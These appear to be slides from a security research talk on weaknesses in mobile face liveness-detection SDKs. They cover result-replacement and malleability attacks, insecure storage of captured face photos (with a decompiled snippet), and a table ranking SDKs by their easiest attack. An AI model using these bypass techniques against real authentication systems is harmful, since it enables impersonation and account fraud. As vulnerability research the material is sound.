
How:

Bypass/Deceive Liveness & Upload victim's photo


Sophisticated Protection, but ...




Pitfalls: Initialization Stage



Pitfalls: Result Passing




Encrypt result, decrypt in cloud



SDK dev: only pro hackers can reverse my heavily obfuscated code



Pitfalls: Result Passing




SDK dev: only pro hackers can reverse my heavily obfuscated code




😎 Script kiddie:
Let me just replace the plaintext image

Level: EASY
Useless encryption

Pitfalls: Result Passing



Failed to bind (R, M) with message authentication or encrypting the whole thing



Level: Medium
Malleability Attack

Some Cliché Mistakes

Insecure file storage

```
67 /* loaded from: classes2.dex */
68 public class LiveDetectActivity extends Activity implements Camera.AutoFocusCallback,
69     private static String aG = FileUtils.getSdcardPath() + "/DCIM/";
70     private static String aH = FileUtils.getSdcardPath() + "/DCIM/pic/pic1.jpg";
71     private static String aI = FileUtils.getSdcardPath() + "/DCIM/pic/pic2.jpg";
72     private static String aJ = FileUtils.getSdcardPath() + "/DCIM/pic/pic3.jpg";
73     private static String aK = "bestPic.jpg";
74     private static String aL = "bestPic1.jpg";
75     private static String aM = "bestPic2.jpg";
76     private static String aN = "shakePic.jpg";
77     private static String aO = "nodPic.jpg";
78     private static String aP = "gazePic.jpg";
79     private static String aQ = "blinkPic.jpg";
80     private static String aR = "openMouthPic.jpg";
```

Malicious app can steal your photo!
Lower cost for replace attack (no hooking)

No UI hijacking protection



Refer to our previous work :
<https://mobitec.ie.cuhk.edu.hk/phyjacking/>

Empirical Study

	Face SDK	Interact Mode	Native Library	Action Generation	Configurable	Env. Checking	Liveness Location	Liveness Results	Matching Location	UI Included	Easiest Possible Attack
A	actions	✓	—	θ, \mathbb{A}	N	L	$\{r, M, M_{enc}\}$	C, S	✗	Result Replacement	
A'	actions	✓	L	θ, \mathbb{A}	N	L	M_{sign}	C	✗	Result Replacement	
B	flashing	✓	C	\emptyset	N, C	L	M_{enc}	C	✓	—	
B'	static	✓	—	\emptyset	N, C	C	—	C	✓	—	
C	actions	✓	C	θ_s, \mathbb{A}_s	N, C	$L \wedge C$	$\{M_{enc}, E_{enc}\}$	C	✓	—	
E	actions	✓	L	θ	N	L	M	S	✗	Result Replacement	
F	actions	✓	C	θ_s, \mathbb{A}_s	N, C	$L \wedge C$?	C	✓	—	
D	actions	✓	L	θ, \mathbb{A}	N	L	M	S	✗	Result Replacement	
G	actions	✓	C	\emptyset	N, C	$L \wedge C$	M_{sign}	C	✓	—	
H	actions	✗	C	\emptyset	J	L	M	C	✓	Result Replacement	
I	actions	✓	—	θ_s, \mathbb{A}_s	J	L	M	S	✓	Result Replacement	
